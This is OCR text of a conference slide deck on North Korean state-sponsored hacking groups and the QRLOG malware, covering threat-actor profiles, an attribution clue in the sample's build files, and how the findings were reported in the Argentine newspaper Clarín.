bca-aux	s228.trueweb.co.kr.68.115.211.in-addr.arpa	SSH Bruteforce	2023-04-26 10:28:31

THE **PAYBACK**

Undetectable samples, well distributed botnets and a vengeful attitude.

As we bear witness to the Chollimas' capabilities, we are left wondering about the minds behind their operations...

Source: **Birmingham Cyber Arms LTD** .

02

RIDING WITH THE CHOLLIMAS

A State Sponsored Threat | Winged-horses, Corpo
Espionage and Ballistic Missiles | A wonderful surprise

A STATE SPONSORED THREAT: DPRK PROFILE

VELVET CHOLLIMA

US & RoK Critical Infrastructure, NGOs, Government, Media, Military.

CobraVenom, BabyShark.

Korean Hydro-Nuclear Power Plant (KHNP), 2014.

RICOCHET CHOLLIMA

RoK NGOs, Government, Media & DPRK Defectors.

PoorWeb, Fatfingers, ROKRAT.

Daily NK (South Korea) Spear Phishing Campaign, 2023.

DPRK RGB

DPRK's Reconnaissance General Bureau (RGB).

Bureau 121 & Bureau 180.

APT-38 A.K.A "ZINC", "Hidden Cobra" or "**Lazarus** ".

- "**LAZARUS** is a highly sophisticated cybercriminal group that has carried out a number of **high-profile** cyber attacks"

- "They are linked to the North Korean government and have been active since at least the early 2000s"

— MARIO MICCUCI, **RESEARCHER (ESET LATAM)**

WINGED HORSES: LAZARUS PROFILE

SILENT CHOLLIMA

High-profile Corporate and Economic Espionage.

XMRig, Valefor, GifStealer, BMPScriptRAT, AnanasRAT.

Papercut Campaign, 2023 (Cryptojacking).

STARDUST CHOLLIMA

High-profile Currency Theft.

TwoPence Framework (probably based on *KorDLL Framework*), *PDFUnfolder*, *RustBucket*.

Strategic Web Compromise, Weaponized Documents.

LABYRINTH CHOLLIMA

Currency Theft, Economic Espionage.

QRLOG, *RottenCoffee, SnakeBaker*.

Sony Incident, WannaCry Outbreak, QRLOG Campaign.

- “CrowdStrike links this adversary with **Bureau 121 of the DPRK’s RGB** conducting **espionage operations** and revenue generation schemes”

- “Recent activity includes **intelligence gathering** , financial gain, destruction and **intellectual property theft** ”

— SPOKESPERSON, **CROWDSTRIKE**

CORPO ESPIONAGE

N.S.A. Breached North Korean Networks Before Sony Attack, Officials Say

Give this article | 379

By David E. Sanger and Martin Fackler


Jan. 18, 2015

Sony Pictures Hack

November, 2014: NSA detected that "Guardians Of Peace" was copying Sony Pictures information for around 2 months.
Source: **NYT**

"Responsible for some of North Korea's most notorious cyber operations, including the destructive attack 2014 attack on SONY Pictures Entertainment"
Source: **Crowdstrike**

CORPO ESPIONAGE



REUTERS

World Business Markets Breakingviews Video More

TECHNOLOGY NEWS NOVEMBER 27, 2020 / 8:48 AM / UPDATED 3 YEARS AGO

Exclusive: Suspected North Korean hackers targeted COVID vaccine maker AstraZeneca - sources

By Jack Stubbs 4 MIN READ

AstraZeneca

Suspected North Korean hackers have tried to break into the systems of British drugmaker AstraZeneca (spear phishing)

"The goal: intellectual property theft"

Sources: **Reuters / Kaspersky**

- “[...] stolen assets are **likely funding an array of state projects including North Korea's nuclear and WMD programs .**”

— INTELLIGENCE REPORT ON LABYRINTH CHOLLIMA, **CROWDSTRIKE**

BALLISTIC **MISSILES**

"Cyberwarfare is an all-purpose sword that guarantees the North Korean People's Armed Forces ruthless striking capabilities, along with **nuclear weapons and missiles** "

- **Kim Jong-un** (2013)

Sources: **Health Sector Cybersecurity Coordination Center (HC3), Cybersecurity and Infrastructure Security Agency (CISA)** .

PRESS RELEASES

Treasury Sanctions North Korean State-Sponsored Malicious Cyber Groups

BALLISTIC **MISSILES**

"Treasury is taking action against North Korean hacking groups that have been perpetrating cyber attacks to support **illicit weapon and missile programs** "

- **Sigal Mandelker** , Treasury Under Secretary for Terrorism and Financial Intelligence (2019).

Source: **U.S. Department of the Treasury** .

A WONDERFUL **SURPRISE**

But... At times large organizations like APTs face challenges in managing their assets (human and technological), resulting in interesting **OPSEC fails** ...

A WONDERFUL SURPRISE

```
#[...]
[...]/default-compile/inputFiles.lst:275:C:\Users\Edward\Downloads\qr-code-generator-and-reader-
[...]/default-compile/inputFiles.lst:276:C:\Users\Edward\Downloads\qr-code-generator-and-reader-
[...]/default-compile/inputFiles.lst:277:C:\Users\Edward\Downloads\qr-code-generator-and-reader-
#[...]
```

The **inputFiles.lst** file (shipped with the sample) contains Maven build information.

Based on it, it's possible to ascertain that the author of the malware operates on a **Windows** system... and identifies themselves as **Edward**.

Source: **Birmingham Cyber Arms LTD**.

INIT 0

03

Media Strategy | Conclusions | Acknowledgements | Contact

Hecho en Corea del Norte: descubren un nuevo virus que funciona como una molotov digital y ya atacó en el continente

Hackers de Lazarus crearon un malware rudimentario pero efectivo: así quisieron robarle millones a una empresa latinoamericana.

Juan Brodersen

MEDIA **STRATEGY** : HOW DO WE *TELL* THIS STORY IN **CLARÍN** ?

100K
print

657K
subs

~60
age

MEDIA STRATEGY

TRANSLATE

- RAT, IOC, APT, CTI
- Malware
- State-sponsored
- AV Heuristic

GIVE VOICE

- Java Expert
- Malware Analyst
- Threat Intel Analyst
- Threat Hunter

EXPLAIN

- Why is this important?
- What does this means?
- What is DPRK doing?

MAIN **GOAL** OF THESE STORIES: SHIFT THE QUESTION

IS A HACKER BAD?

How is this new intel changing the **global threat landscape** ?

How does **threat analysis** and *reconnaissance* contribute to understand the world?

CONCLUSIONS

Any suspicious activity must be investigated to the last consequences, **regardless of its scale** .

Always share intel, no matter how simple you think your research may be, it may help others -and yourself- to uncover something big.

Ask, ask, ask. Somebody has the answers you're looking for or at least, the same questions.

Befriend your local infosec journo.

LINKS

QRLOG Technical Analysis & IOCs (English, Spanish)

https://github.com/BirminghamCyberArms/QRLOG

QRLOG on Media (Diario Clarín, Spanish)

https://www.clarin.com/tecnologia/hecho-corea-norte-descubren-nuevo-virus-funciona-molotov-digital_0_fR36LRX5mj.html

ACKNOWLEDGEMENTS

Maximiliano Firtman (@maxifirtman, @firt) for aiding with the sample analysis.

Daniel , **Merlo** (@Merlax_), **Crowdstrike** , **AWS**, and **ESET** for their insight.

DC5411 / **Birmingham Cyber Arms LTD** members for all their support.

ACKNOWLEDGEMENTS

Maximiliano Firtman (@maxifirtman, @firt) for aiding with the sample analysis.

Daniel , **Merlo** (@Merlax_), **Crowdstrike** , **AWS**, and **ESET** for their insight.

DC5411 / **Birmingham Cyber Arms LTD** members for all their support.

Edward for providing the sample and giving us one of the most enjoyable jobs we've ever done.

Thank you!

CONTACT

MAURO ELDRITCH

@MauroEldritch | @BirminghamCyber

Github.com/MauroEldritch

JUAN BRODERSEN

@JuanBrodersen

JuanBrodersen.substack.com